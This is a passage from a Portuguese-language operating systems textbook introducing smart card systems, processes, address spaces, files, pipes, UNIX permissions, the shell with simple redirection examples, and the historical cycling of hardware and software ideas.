As categorias de sistemas portáteis, embarcados e de tempo real se sobrepõem de modo considerável. Quase todas elas têm pelo menos alguns aspectos de tempo real. Os sistemas embarcado e de tempo real executam apenas softwares colocados pelos projetistas do sistema; os usuários não podem acrescentar seus próprios softwares, o que facilita a proteção. Os sistemas portáteis e embarcados são planejados para consumidores, ao passo que sistemas de tempo real são mais direcionados ao uso industrial. Entretanto, eles têm algumas coisas em comum.

## 1.4.9 Sistemas operacionais de cartões inteligentes (smart cards)

Os menores sistemas operacionais são executados em cartões inteligentes — dispositivos do tamanho de cartões de crédito que contêm um chip de CPU. Possuem grandes restrições de consumo de energia e de memória. Alguns deles obtêm energia por contatos com o leitor em que estão inseridos, porém, os cartões inteligentes sem contato obtêm energia por indução, o que limita muito aquilo que podem realizar. Alguns deles podem realizar apenas uma única função, como pagamentos eletrônicos, mas outros podem gerenciar múltiplas funções no mesmo cartão inteligente. São comumente sistemas proprietários.

Alguns cartões inteligentes são orientados a Java. Isso significa que a ROM no cartão inteligente contém um interpretador para a máquina virtual Java (Java virtual machine — JVM). As pequenas aplicações Java (applets) são carregadas no cartão e interpretadas pela JVM. Alguns desses cartões podem tratar múltiplas applets Java ao mesmo tempo, acarretando multiprogramação e a consequente necessidade de escalonamento. O gerenciamento de recursos e a proteção também são um problema quando duas ou mais applets estão presentes simultaneamente. Esses problemas devem ser tratados pelo sistema operacional (normalmente muito primitivo) contido no cartão.

# 1.5 Conceitos sobre sistemas operacionais

A maioria dos sistemas operacionais fornece certos conceitos e abstrações básicos, como processos, espaços de endereçamento e arquivos, que são fundamentais para entendê-los. Nas próximas seções, veremos alguns desses conceitos básicos de modo bastante breve, como uma introdução. Voltaremos a cada um deles detalhando-os neste livro. Para ilustrar esses conceitos, de vez em quando usaremos exemplos, geralmente tirados do UNIX. Contudo, exem-

Capítulo 1 Introdução

plos similares normalmente existem para outros sistemas. Estudaremos o Windows Vista em detalhes no Capítulo 11.

#### 1.5.1 Processos

Um conceito fundamental para todos os sistemas operacionais é o de **processo**. Um processo é basicamente um programa em execução. Associado a cada processo está o seu espaço de endereçamento, uma lista de posições de memória, que vai de 0 até um máximo, que esse processo pode ler e escrever. O espaço de endereçamento contém o programa executável, os dados do programa e sua pilha. Também associado a cada processo está um conjunto de recursos, normalmente incluindo registradores (que incluem o contador de programa e o ponteiro para a pilha), uma lista dos arquivos abertos, alarmes pendentes, listas de processos relacionados e todas as demais informações necessárias para executar um programa. Um processo é fundamentalmente um contêiner que armazena todas as informações necessárias para executar um programa.

Retomaremos, no Capítulo 2, o conceito de processo com muito mais detalhes; por ora, o modo mais fácil de intuitivamente entender um processo é pensar em sistemas de multiprogramação. O usuário pode ter iniciado um programa de edição de vídeo e o instruído para converter um vídeo de uma hora para um determinado formato (algo que pode levar horas) e, a seguir, começar a navegar na Web. Enquanto isso, a execução de um processo de fundo subordinado que desperta periodicamente para verificar os e--mails que chegam pode ter sido iniciada. Desse modo, temos (pelo menos) três processos ativos: o editor de vídeo, o navegador da Web e o receptor de e-mail. Periodicamente, o sistema operacional decide parar de executar um processo e iniciar a execução de outro porque, por exemplo, o primeiro havia excedido seu tempo de compartilhamento da CPU.

Quando um processo é suspenso temporariamente dessa maneira, ele deverá ser reiniciado mais tarde, exatamente do mesmo ponto em que estava quando foi interrompido. Isso significa que todas as informações relativas ao processo devem estar explicitamente salvas em algum lugar durante a suspensão. Por exemplo, um processo pode ter, ao mesmo tempo, vários arquivos abertos para leitura. Existe um ponteiro, associado a cada um desses arquivos, que indica a posição atual (isto é, o número do próximo byte ou registro a ser lido). Quando um processo é suspenso temporariamente, todos esses ponteiros devem ser salvos de forma que uma chamada read, executada após o reinício desse processo, possa ler os dados corretamente. Em muitos sistemas operacionais, todas as informações relativas a um processo — que não sejam o conteúdo de seu próprio espaço de endereçamento — são armazenadas em uma tabela do sistema operacional denominada tabela de processos, que é um arranjo (ou uma lista encadeada) de estruturas, uma para cada processo existente.

Assim, um processo (suspenso) é constituído de seu espaço de endereçamento, normalmente chamado de imagem do núcleo (em homenagem às memórias de núcleo magnético usadas antigamente), e de sua entrada na tabela de processos, a qual armazena o conteúdo de seus registradores, entre outros itens necessários para reiniciar o processo mais tarde.

As principais chamadas de sistema de gerenciamento de processos são aquelas que lidam com a criação e o término de processos. Considere um exemplo típico: um processo denominado interpretador de comandos ou shell lê os comandos de um terminal. O usuário acaba de digitar um comando pedindo que um programa seja compilado. O shell deve então criar um novo processo, que executará o compilador. Assim que esse processo tiver terminado a compilação, ele executa uma chamada de sistema para se autofinalizar.

Se um processo pode criar um ou mais processos (chamados processos filhos), e se esses processos, por sua vez, puderem criar outros processos filhos, rapidamente chegaremos a uma estrutura de árvores como a da Figura 1.13. Processos relacionados que estiverem cooperando para executar alguma tarefa precisam frequentemente se comunicar um com o outro e sincronizar suas atividades. Essa comunicação é chamada de comunicação entre processos e será analisada no Capítulo 2.

Outras chamadas de sistema permitem requisitar mais memória (ou liberar memória sem uso), esperar que um processo filho termine e sobrepor (overlay) seu programa por outro diferente.

Ocasionalmente, há a necessidade de levar uma informação para um processo em execução que não esteja esperando por essa informação. Por exemplo, um processo que está se comunicando com outro processo em outro computador envia mensagens para o processo remoto por intermédio de uma rede de computadores. Para se prevenir contra a possibilidade de que uma mensagem ou sua resposta se perca, o processo emissor pode requisitar que seu próprio sistema operacional notifique-o após um determinado número de segundos, para que possa retransmitir a mensagem se nenhuma confirmação (acknowledgement) enviada pelo processo receptor tiver sido recebida. Depois de ligar esse temporizador, o programa pode ser retomado e realizar outra tarefa.




Figura 1.13 Uma árvore de processo. O processo A criou dois processos filhos, B e C. O processo B criou três processos filhos, D, E e F.

Decorrido o número especificado de segundos, o sistema operacional avisa o processo por meio de um sinal de alarme. Esse sinal faz com que o processo suspenda temporariamente o que estiver fazendo, salve seus registradores na pilha e inicie a execução de uma rotina especial para tratamento desse sinal — por exemplo, para retransmitir uma mensagem presumivelmente perdida. Quando a rotina de tratamento desse sinal termina, o processo em execução é reiniciado a partir do mesmo ponto em que estava logo antes de ocorrer o sinal. Sinais são os análogos em software das interrupções em hardware e podem ser gerados por diversas causas além da expiração de um temporizador. Muitas armadilhas detectadas por hardware — como tentar executar uma instrução ilegal ou usar um endereço inválido - também são convertidas em sinais para o processo causador.

A cada pessoa autorizada a usar um sistema é atribuída uma **UID** (*user identification* — identificação do usuário) pelo administrador do sistema. Todo processo iniciado tem a UID de quem o iniciou. Um processo filho tem a mesma UID de seu processo pai. Os usuários podem ser membros de grupos, cada qual com uma **GID** (*group identification* — identificação do grupo).

Uma UID, denominada **superusuário** (em UNIX), tem poderes especiais e pode violar muitas das regras de proteção. Em grandes instalações, somente o administrador do sistema sabe a senha necessária para se tornar um superusuário, mas muitos usuários comuns (especialmente estudantes) fazem de tudo para encontrar falhas no sistema que lhes permitam tornarem-se superusuários sem a senha.

Estudaremos processos, comunicações entre processos e assuntos relacionados no Capítulo 2.

#### 1.5.2 | Espaços de endereçamento

Todo computador tem alguma memória principal que utiliza para armazenar programas em execução. Em um sistema operacional muito simples, apenas um programa por vez está na memória. Para executar um segundo programa, o primeiro tem de ser removido e o segundo, colocado na memória.

Sistemas operacionais mais sofisticados permitem que múltiplos programas estejam na memória ao mesmo tempo. Para impedi-los de interferir na atividade uns dos outros (e com o sistema operacional), algum tipo de mecanismo de proteção é necessário. Embora esse mecanismo deva estar no hardware, é controlado pelo sistema operacional.

O ponto de vista apresentado anteriormente diz respeito ao gerenciamento e à proteção da memória principal do computador. Um tema diferente relacionado à memória, mas igualmente importante, é o gerenciamento do espaço de endereçamento dos processos. Normalmente, cada processo tem um conjunto de endereços que pode utilizar, geralmente indo de 0 até alguma quantidade máxima. No caso mais simples, a quantidade máxima de espaço de

endereçamento que um processo tem é menor que a memória principal. Desse modo, um processo pode preencher todo seu espaço de endereçamento e haverá espaço suficiente na memória para armazená-lo completamente.

Contudo, em muitos computadores os endereços são de 32 ou 64 bits, dando um espaço de endereçamento de 232 ou 264 bytes, respectivamente. O que acontece se um processo tiver maior espaço de endereçamento que a memória principal do computador e o processo quiser utilizá-lo completamente? Nos primeiros computadores, esse processo não tinha sorte. Atualmente, existe uma técnica chamada memória virtual, como mencionado anteriormente, na qual o sistema operacional mantém parte do espaço de endereçamento na memória principal e parte no disco, trocando os pedaços entre eles conforme a necessidade. Em essência, o sistema operacional cria a abstração de um espaço de endereçamento como o conjunto de enderecos ao qual um processo pode se referir. O processo de enderecamento é desacoplado da memória física da máquina e pode ser maior ou menor que a memória física. O gerenciamento de espaços de endereçamento e da memória física forma uma parte importante das atividades do sistema operacional; por isso, o Capítulo 3 é dedicado a esse tópico.

#### 1.5.3 Arquivos

Outro conceito fundamental que compõe praticamente todos os sistemas operacionais é o sistema de arquivos. Como se observou anteriormente, uma das principais funções do sistema operacional é ocultar as peculiaridades dos discos e de outros dispositivos de E/S, fornecendo ao programador um modelo de arquivos agradável e claro, independentemente de dispositivos. Chamadas de sistema são obviamente necessárias para criar, remover, ler e escrever arquivos. Antes que possa ser lido, um arquivo deve ser localizado no disco, aberto e, depois de lido, ser fechado. Desse modo, chamadas de sistema são fornecidas para fazer essas tarefas.

Para ter um local para guardar os arquivos, a maioria dos sistemas operacionais fornece o conceito de **diretório** como um modo de agrupar arquivos. Um estudante, por exemplo, pode ter um diretório para cada curso que ele estiver fazendo (para os programas necessários àquele curso), outro diretório para seu correio eletrônico e ainda outro para sua página da Web. São necessárias chamadas de sistema para criar e remover diretórios. Também são fornecidas chamadas para colocar um arquivo em um diretório e removê-lo de lá. Entradas de diretório podem ser arquivos ou outros diretórios. Esse modelo dá origem também a outra hierarquia — o sistema de arquivos — conforme mostra a Figura 1.14.

Hierarquias de processos e de arquivos são organizadas como árvores, mas a semelhança acaba aí. Hierarquias de processos normalmente não são muito profundas (mais de três níveis não é comum); já hierarquias de arquivos compõem-se, em geral, de quatro, cinco ou mais níveis de profundidade. Hierarquias de processos costumam ter pou-




Figura 1.14 Sistema de arquivos para um departamento universitário.

co tempo de vida, no máximo alguns minutos, enquanto hierarquias de diretórios podem existir por anos. Propriedade e proteção também diferem entre processos e arquivos. Normalmente, apenas um processo pai pode controlar ou acessar um processo filho, mas quase sempre existem mecanismos para que arquivos e diretórios sejam lidos por um grupo mais amplo que apenas pelo proprietário.

Cada arquivo dentro da hierarquia de diretórios pode ser especificado fornecendo-se o caminho (path name) a partir do topo da hierarquia de diretórios, o diretório-raiz. Esses caminhos absolutos formam uma lista de diretórios que deve ser percorrida a partir do diretório-raiz para chegar até o arquivo, com barras separando os componentes. Na Figura 1.14, o caminho para o arquivo CS101 é /Professores/Prof.Brown/Cursos/CS101. A primeira barra indica que o caminho é absoluto, isto é, parte-se do diretório-raiz. Uma observação: no MS-DOS e no Windows, o caractere barra invertida (\) é usado como separador, em vez do caractere barra (/); assim, o caminho do arquivo dado acima seria escrito como \Professores\Prof.Brown\Cursos\CS101. Neste livro usaremos geralmente a convenção UNIX para caminhos.

A todo momento, cada processo tem um diretório de trabalho atual, no qual são buscados nomes de caminhos que não se iniciam com uma barra. Por exemplo, na Figura 1.14, se /Professores/Prof.Brown for o diretório de trabalho, então o uso do caminho Cursos/CS101 resultará no mesmo arquivo do caminho absoluto dado anteriormente. Os processos podem mudar seu diretório atual emitindo, para isso, uma chamada de sistema especificando o novo diretório de trabalho.

Antes que possa ser lido ou escrito, um arquivo precisa ser aberto e, nesse momento, as permissões são verificadas. Se o acesso for permitido, o sistema retorna um pequeno valor inteiro, chamado descritor de arquivo, para usá-lo em operações subsequentes. Se o acesso for proibido, um código de erro será retornado.

Outro conceito importante em UNIX é o de montagem do sistema de arquivos. Quase todos os computadores pessoais têm uma ou mais unidades de discos flexíveis nos quais CD--ROMs e DVDs podem ser inseridos e removidos. Eles quase sempre têm portas USB, nas quais dispositivos de memória USB (na verdade, unidades de disco de estado sólido) podem ser conectados, e alguns computadores possuem discos flexíveis ou discos rígidos externos. Para fornecer um modo melhor de tratar com meios removíveis, o UNIX permite que o sistema de arquivos em um CD-ROM ou DVD seja agregado à árvore principal. Considere a situação da Figura 1.15(a). Antes de uma chamada mount, o sistema de arquivos-raiz no disco rígido e um segundo sistema de arquivos em um CD-ROM estão separados e não estão relacionados.

Contudo, o sistema de arquivos em um CD-ROM não pode ser usado, pois não há um modo de especificar caminhos (path names) nele. O UNIX não permite que caminhos sejam prefixados por um nome ou número de dispositivo acionador. Esse seria exatamente o tipo de dependência ao dispositivo que os sistemas operacionais precisam eliminar. Em vez disso, a chamada de sistema mount permite que o sistema de arquivos em CD-ROM seja agregado ao sistema de arquivos-raiz sempre que seja solicitado pelo programa. Na Figura 1.15(b), o sistema de arquivos em CD-ROM deve







Figura 1.15 (a) Antes da montagem, os arquivos no CD--ROM não estão acessíveis. (b) Após a montagem, tornam-se parte da hierarquia de arquivos.

ser montado no diretório *b*, permitindo, com isso, o acesso aos arquivos /b/x e /b/y. Se o diretório *b* contivesse algum arquivo, esse arquivo não estaria acessível enquanto o CD-ROM estivesse montado, já que /b se referiria ao diretório-raiz do CD-ROM. (A impossibilidade de acesso a esses arquivos não é um problema tão sério quanto parece: sistema de arquivos são quase sempre montados em diretórios vazios.) Se um sistema contiver múltiplos discos rígidos, eles poderão ser montados também em uma única árvore.

Outro conceito importante em UNIX é o de arquivo es**pecial**. Os arquivos especiais permitem que dispositivos de E/S pareçam-se com arquivos. Desse modo, eles podem ser lidos e escritos com as mesmas chamadas de sistema usadas para ler e escrever arquivos. Existem dois tipos de arquivos especiais: arquivos especiais de bloco e arquivos especiais de caracteres. Os arquivos especiais de bloco são usados para modelar dispositivos que formam uma coleção de blocos aleatoriamente enderecáveis, como discos. Abrindo um arquivo especial de blocos e lendo o bloco 4, um programa pode ter acesso direto ao quarto bloco do dispositivo, sem se preocupar com a estrutura do sistema de arquivos contido nele. Da mesma maneira, os arquivos especiais de caracteres são usados para modelar impressoras, modems e outros dispositivos que recebem ou enviam caracteres serialmente. Por convenção, os arquivos especiais são mantidos no diretório /dev. Por exemplo, /dev/lp pode ser uma impressora (antes chamada de impressora de linha).

O último aspecto que discutiremos aqui é o que relaciona processos e arquivos: os pipes. Um **pipe** é um tipo de pseudoarquivo que pode ser usado para conectar dois processos, conforme ilustra a Figura 1.16. Se os processos A e B quiserem se comunicar usando um pipe, eles deverão



I Figura 1.16 Dois processos conectados por um pipe.

ser configurados antecipadamente. Se um processo *A* pretende enviar dados para o processo *B*, o processo *A* escreve no pipe como se ele fosse um arquivo de saída. De fato, a implementação de um pipe é muito semelhante à de um arquivo. O processo *B* pode ler os dados lendo-os do pipe como se esse fosse um arquivo de entrada. Assim, a comunicação entre os processos em UNIX assemelha-se muito com leituras e escritas de arquivos comuns. A única maneira de um processo 'ficar sabendo' se o arquivo de saída em que está escrevendo não é realmente um arquivo, mas na verdade um pipe, é fazendo uma chamada de sistema especial. Sistemas de arquivos são muito importantes. Teremos muito mais a dizer sobre eles nos capítulos 4, 10 e 11.

#### 1.5.4 | Entrada e saída

Todos os computadores têm dispositivos físicos para entrada e saída. Afinal, para que serviria um computador se os usuários não pudessem dizer o que deve ser feito e não conseguissem verificar os resultados depois do trabalho solicitado? Existem vários tipos de dispositivos de entrada e saída, como teclados, monitores e impressoras. Cabe ao sistema operacional gerenciar esses dispositivos.

Consequentemente, todo sistema operacional possui um subsistema de E/S para gerenciar seus dispositivos de E/S. Alguns dos programas de E/S são independentes de dispositivo, isto é, aplicam-se igualmente bem a muitos ou a todos os dispositivos. Outras partes dele, como os drivers de dispositivo, são específicas a cada dispositivo de E/S. No Capítulo 5 estudaremos a programação de E/S.

#### 1.5.5 Segurança

Computadores contêm muitas informações que os usuários, muitas vezes, querem manter confidenciais. Essas informações podem ser mensagens de correio eletrônico, planos de negócios, impostos devidos etc. Cabe ao sistema operacional gerenciar o sistema de segurança para que os arquivos, por exemplo, sejam acessíveis apenas por usuários autorizados.

Como um exemplo simples, apenas para termos uma ideia de como a segurança pode funcionar, considere o UNIX. Arquivos em UNIX são protegidos atribuindo-se a cada um deles um código de proteção de 9 bits. O código de proteção consiste em campos de 3 bits, um para o proprietário, um para outros membros do grupo do proprietário (os usuários são divididos em grupos pelo administrador do sistema) e outro para qualquer usuário. Cada campo tem

Capítulo 1 Introdução

um bit de permissão de leitura, um bit de permissão de escrita e outro bit de permissão de execução. Esses 3 bits são conhecidos como bits rwx. Por exemplo, o código de proteção rwxr-x--x significa que o proprietário pode ler (read), escrever (write) ou executar (execute) o arquivo, que outros membros do grupo podem ler ou executar (mas não escrever) o arquivo, e qualquer um pode executar (mas não ler ou escrever) o arquivo. Para um diretório, x indica a permissão de busca. Um traço significa ausência de permissão.

Além da proteção ao arquivo, há muitos outros tópicos sobre segurança. Proteger o sistema contra intrusos indesejáveis, humanos ou não (por exemplo, vírus), é um deles. Estudaremos vários desses assuntos de segurança no Capítulo 9.

# 1.5.6 O interpretador de comandos (shell)

O sistema operacional é o código que executa as chamadas de sistema. Editores, compiladores, montadores, ligadores (linkers) e interpretadores de comandos não fazem, com certeza, parte do sistema operacional, mesmo sendo importantes e úteis. Correndo o risco de confundir um pouco as coisas, nesta seção estudaremos resumidamente o interpretador de comandos do UNIX, chamado shell. Embora não seja parte do sistema operacional, o shell faz uso intensivo de muitos aspectos do sistema operacional e serve, assim, como um bom exemplo sobre como as chamadas de sistema podem ser usadas. Ele é também a interface principal entre o usuário à frente de seu terminal e o sistema operacional, a menos que o usuário esteja usando uma interface gráfica de usuário. Existem muitos shells, dentre eles o sh, o csh, o ksh e o bash. Todos eles dão suporte à funcionalidade descrita a seguir, que deriva do shell original (sh).

Quando um usuário se conecta, um shell é iniciado. Este tem o terminal como entrada-padrão e saída-padrão. Ele inicia emitindo um caractere de **prompt** (prontidão) por exemplo, o cifrão —, que diz ao usuário que o shell está esperando receber um comando. Se o usuário então digitar

por exemplo, o shell cria um processo filho e executa o programa date utilizando a estrutura de dados desse processo filho. Enquanto o processo filho estiver em execução, o shell permanece aguardando-o terminar. Quando o processo filho é finalizado, o shell emite o sinal de prompt novamente e tenta ler a próxima linha de entrada.

O usuário pode especificar que a saída-padrão seja redirecionada para um arquivo, por exemplo,

date >arg

Do mesmo modo, a entrada-padrão pode ser redirecionada, como em

sort <arq1>arq2

que invoca o programa sort com a entrada vindo de arq1 e a saída enviada para arq2.

A saída de um programa pode ser usada como a entrada para outro programa conectando-os por meio de um pipe. Assim,

cat arq1 arq2 arq3 | sort >/dev/lp

invoca o programa cat para concatenar três arquivos e enviar a saída para que o sort organize todas as linhas em ordem alfabética. A saída de sort é redirecionada ao arquivo / dev/lp, que normalmente é a impressora.

Se um usuário colocar o caractere & após um comando, o shell não vai esperar que ele termine e, assim, envia imediatamente o caractere de prompt. Consequentemente,

cat arg1 arg2 arg3 | sort >/dev/lp &

inicia o sort como uma tarefa em background, permitindo que o usuário continue trabalhando normalmente enquanto a ordenação prossegue. O shell tem vários outros aspectos interessantes, que não temos espaço para discutir aqui. A maioria dos livros sobre UNIX aborda detidamente o shell (por exemplo, Kernighan e Pike, 1984; Kochan e Wood, 1990; Medinets, 1999; Newham e Rosenblatt, 1998; Robbins, 1999).

Atualmente, muitos computadores pessoais usam uma interface gráfica GUI. De fato, a interface GUI é apenas um programa sendo executado na camada superior do sistema operacional, como um shell. Nos sistemas Linux, esse fato se torna óbvio porque o usuário tem uma escolha de (pelo menos) duas interfaces GUIs: Gnome e KDE ou nenhuma (usando uma janela do terminal no X11). No Windows, também é possível substituir a área de trabalho com interface GUI padrão (Windows Explorer) com um programa diferente alterando alguns valores no registro, embora poucas pessoas o façam.

#### 1.5.7 Ontogenia recapitula a filogenia

Depois que o livro A origem das espécies, de Charles Darwin, foi publicado, o zoólogo alemão Ernst Haeckel afirmou que a "ontogenia recapitula a filogenia". Com isso ele queria dizer que o desenvolvimento de um embrião (ontogenia) repete (isto é, relembra) a evolução das espécies (filogenia). Em outras palavras, depois da fertilização, um embrião humano passa por estágios de um peixe, de um leitão e assim por diante, até se tornar um bebê humano. Biólogos modernos consideram essa afirmação uma simplificação grosseira, mas no fundo há ainda alguma verdade nela.

Algo ligeiramente análogo tem acontecido na indústria da computação. Cada nova espécie (computador de grande porte, minicomputador, computador pessoal, computador embarcado, cartões inteligentes etc.) parece passar pelo mesmo desenvolvimento de seus ancestrais, tanto no que se refere ao hardware como ao software. Esquecemo-nos frequentemente de que muito do que acontece na indústria da computação e em muitos outros campos é orientado pela tecnologia. A razão pela qual os romanos não tinham carros não é porque eles gostavam muito de caminhar. É porque eles não sabiam como construí-los. Computadores pessoais *não* existem porque milhões de pessoas têm um desejo contido por muitos séculos de ter um computador, mas porque agora é possível fabricá-los de modo mais barato. Muitas vezes nos esquecemos de como a tecnologia afeta nossa visão dos sistemas e de que convém refletir sobre o assunto de vez em quando.

Em particular, frequentemente uma alteração tecnológica torna alguma ideia obsoleta e ela desaparece rapidamente. Entretanto, outra mudança tecnológica poderia reavivá-la. Isso é especialmente verdadeiro quando a alteração tem a ver com o desempenho relativo de partes diferentes do sistema. Por exemplo, quando as CPUs se tornam muito mais velozes que as memórias, as caches se tornam importantes para acelerar a memória 'lenta'. Se a nova tecnologia de memória algum dia tornar as memórias muito mais velozes que a CPU, as caches desaparecerão. E, se uma nova tecnologia de CPU torná-las mais velozes que as memórias novamente, as caches reaparecerão. Em biologia, a extinção é definitiva, mas em ciência da computação ela às vezes ocorre por apenas alguns anos.

Como consequência dessa impermanência, neste livro examinaremos conceitos 'obsoletos' de vez em quando, isto é, ideias que não são as mais adequadas à tecnologia atual. Entretanto, mudanças tecnológicas podem trazer de volta alguns dos chamados 'conceitos obsoletos'. Por isso, é importante compreender por que um conceito é obsoleto e quais mudanças no ambiente podem trazê-lo de volta.

Para esclarecer esse ponto, consideremos um exemplo simples. Os primeiros computadores tinham conjuntos de instruções implementadas no hardware. As instruções eram executadas diretamente pelo hardware e não podiam ser alteradas. Mais tarde veio a microprogramação (introduzida pela primeira vez em grande escala com o IBM 360), na qual um interpretador subjacente executava as 'instruções do hardware' no software. A execução física se tornou obsoleta. Não era suficientemente flexível. Em seguida, os computadores RISC foram inventados e a microprogramação (isto é, execução interpretada) se tornou obsoleta porque a execução direta era mais veloz. Agora estamos vendo o ressurgimento da reinterpretação na forma de applets Java que são enviados pela Internet e interpretados após a chegada. A velocidade de execução nem sempre é crucial, porque retardos na rede são tão grandes que eles tendem a predominar. Dessa forma, o pêndulo já oscilou entre diferentes ciclos de execução direta e interpretação e pode oscilar novamente no futuro.

#### Memórias grandes

Examinemos agora alguns desenvolvimentos históricos de hardware e o modo como afetaram os softwares repetidamente. Os primeiros computadores de grande porte tinham memória limitada. Um IBM 7090 ou 7094 completamente carregados, que tinham supremacia do final de

1959 até 1964, tinham apenas 128 KB de memória. Eles eram, em sua maior parte, programados em linguagem assembly e seus sistemas operacionais eram escritos em linguagem assembly para economizar memória preciosa.

Com o passar do tempo, compiladores para linguagens como Fortran e Cobol se desenvolveram o suficiente para que a linguagem assembly fosse considerada morta. Mas quando o primeiro minicomputador comercial (o PDP-1) foi lançado, tinha apenas 4.096 palavras de memória de 18 bits e a linguagem assembly teve uma recuperação surpreendente. No fim, os microcomputadores adquiriram mais memória e as linguagens de alto nível se tornaram predominantes.

Quando os microcomputadores se tornaram um sucesso, no início da década de 1980, os primeiros tinham memórias de 4 KB e a programação assembly ressurgiu dos mortos. Computadores embarcados muitas vezes usavam os mesmos chips de CPU que os microcomputadores (8080s, Z80s e, mais tarde, 8086s) e também eram inicialmente programados em linguagem assembly. Agora seus descendentes, os computadores pessoais, têm muita memória e são programados em C, C++, Java e outras linguagens de alto nível. Os cartões inteligentes estão passando por desenvolvimentos semelhantes, embora sempre tenham, além de certas extensões, um interpretador Java e executem programas Java de modo interpretativo, em vez de compilarem o Java para a linguagem de máquina do cartão inteligente.

#### Hardware de proteção

Os primeiros computadores de grande porte, como o IBM 7090/7094, não possuíam hardware de proteção, por isso executavam apenas um programa por vez. Um programa defeituoso poderia apagar o sistema operacional e quebrar a máquina com facilidade. Com a introdução do IBM 360, uma forma primitiva de hardware de proteção foi disponibilizada e essas máquinas puderam armazenar vários programas na memória simultaneamente e permitir que estas se alternassem na execução (multiprogramação). A monoprogramação foi declarada obsoleta.

Pelo menos até o surgimento do primeiro minicomputador — sem hardware de proteção — a multiprogramação não era possível. O PDP-1 e o PDP-8 não tinham nenhum hardware de proteção, mas o PDP-11 possuía, e essa característica levou à multiprogramação e, no fim, ao UNIX.

Quando os primeiros microcomputadores foram construídos, usavam o chip de CPU Intel 8080, que não tinha nenhuma proteção de hardware; assim, voltamos à monoprogramação. Foi somente com o surgimento do Intel 80286 que essa proteção de hardware foi acrescentada e a multiprogramação se tornou possível. Até hoje, muitos sistemas embarcados não têm hardware de proteção e executam apenas um programa.

Agora observemos os sistemas operacionais. Os primeiros computadores de grande porte não possuíam hardware

Capítulo 1

de proteção nem davam suporte a multiprogramação. Desse modo, neles eram executados sistemas operacionais simples que tratavam apenas um programa por vez, carregado manualmente. Mais tarde eles adquiriram o suporte de hardware de proteção e do sistema operacional para lidar com vários programas de uma vez e, posteriormente, com a completa capacidade de suporte ao uso com compartilhamento de tempo.

Quando os minicomputadores surgiram, também não tinham proteção de hardware, e os programas eram executados um a um, carregados manualmente, embora a multiprogramação já estivesse bem estabelecida no mundo dos computadores de grande porte. Aos poucos, adquiriram a proteção de hardware e a capacidade de executar dois ou mais programas simultaneamente. Os primeiros microcomputadores eram capazes, ainda, de executar somente um programa por vez, mas depois passaram a contar com a capacidade de multiprogramação. Os computadores portáteis e os cartões inteligentes seguiram pelo mesmo caminho.

Em todos os casos, o desenvolvimento do software foi ditado pela tecnologia. Os primeiros microcomputadores, por exemplo, tinham algo como somente 4 KB de memória e nenhum hardware de proteção. Linguagens de alto nível e multiprogramação eram simplesmente grandes demais para serem tratadas em sistemas tão pequenos. À medida que os microcomputadores evoluíram, tornando-se modernos computadores pessoais, adquiriram o hardware e o software necessários para tratar aspectos mais avançados. Provavelmente esse desenvolvimento continuará. Outros campos também parecem ter esse ciclo de reencarnação evolutiva, mas, na indústria dos computadores, ele parece girar mais rápido.

#### Discos

Os primeiros computadores de grande porte eram em grande medida baseados em fita magnética. Eles costumavam ler um programa a partir da fita, compilá-lo, executá-lo e escrever os resultados de volta em outra fita. Não havia discos e nenhum conceito de um sistema de arquivos. Isso começou a mudar quando a IBM introduziu o primeiro disco rígido - o RAMAC (RAndoM ACcess, acesso aleatório) em 1956. Ele ocupava cerca de 4 metros quadrados de espaço e podia armazenar cinco milhões de caracteres de 7 bits, o suficiente para uma foto digital de resolução média. Mas com o valor do aluguel anual de \$35.000, montar a quantidade suficiente deles para armazenar o equivalente a um rolo de filme muito rapidamente tornou-se caro. Mas, no fim, os preços caíram e sistemas de arquivos primitivos foram desenvolvidos.

O CDC 6600 foi um desses desenvolvimentos típicos, introduzido em 1964 e, durante muitos anos, o computador mais rápido do mundo. Os usuários podiam criar os chamados 'arquivos permanentes' dando-lhes nomes e esperando que nenhum outro usuário também tivesse decidido que, por exemplo, 'dados' fosse um nome adequado para um arquivo. Tratava-se de um diretório de um nível. No fim, os computadores de grande porte desenvolveram

sistemas de arquivos hierárquicos complexos, que por acaso culminaram no sistema de arquivos MULTICS.

Quando os minicomputadores começaram a ser usados, eles também tinham discos rígidos. O disco-padrão no PDP-11, quando foi introduzido em 1970, era o disco RK05, com uma capacidade de 2,5 MB, cerca de metade do RAMAC IBM, mas tinha apenas cerca de 40 cm de diâmetro e 5 cm de altura. Mas ele também tinha um diretório de um nível inicialmente. Quando os microcomputadores foram lançados, o CP/M foi, a princípio, o sistema operacional predominante e também dava suporte a apenas um diretório no disco (flexível).

#### Memória virtual

A memória virtual (discutida no Capítulo 3) confere a capacidade de executar programas maiores que a memória física da máquina movendo peças entre a memória RAM e o disco. Ela passou por um desenvolvimento semelhante, aparecendo primeiro em computadores de grande porte, depois em mini e microcomputadores. A memória virtual também ativou a capacidade de conectar de modo dinâmico um programa a uma biblioteca no momento de execução em vez de compilá-lo. O MULTICS foi o primeiro sistema a permitir isso. No fim, a ideia se propagou ao longo da linha e agora é amplamente usada na maioria dos sistemas UNIX e Windows.

Em todos esses desenvolvimentos, vemos ideias que são inventadas em um contexto, são descartadas mais tarde quando o contexto muda (programação de linguagem assembly, monoprogramação, diretórios de um nível etc.) e reaparecem em um contexto diferente, muitas vezes uma década depois. Por essa razão, neste livro algumas vezes examinaremos ideias e algoritmos que podem parecer obsoletos nos PCs de gigabytes de hoje, mas que podem retornar em computadores embarcados e cartões inteligentes.

# 1.6 Chamadas de sistema (system calls)

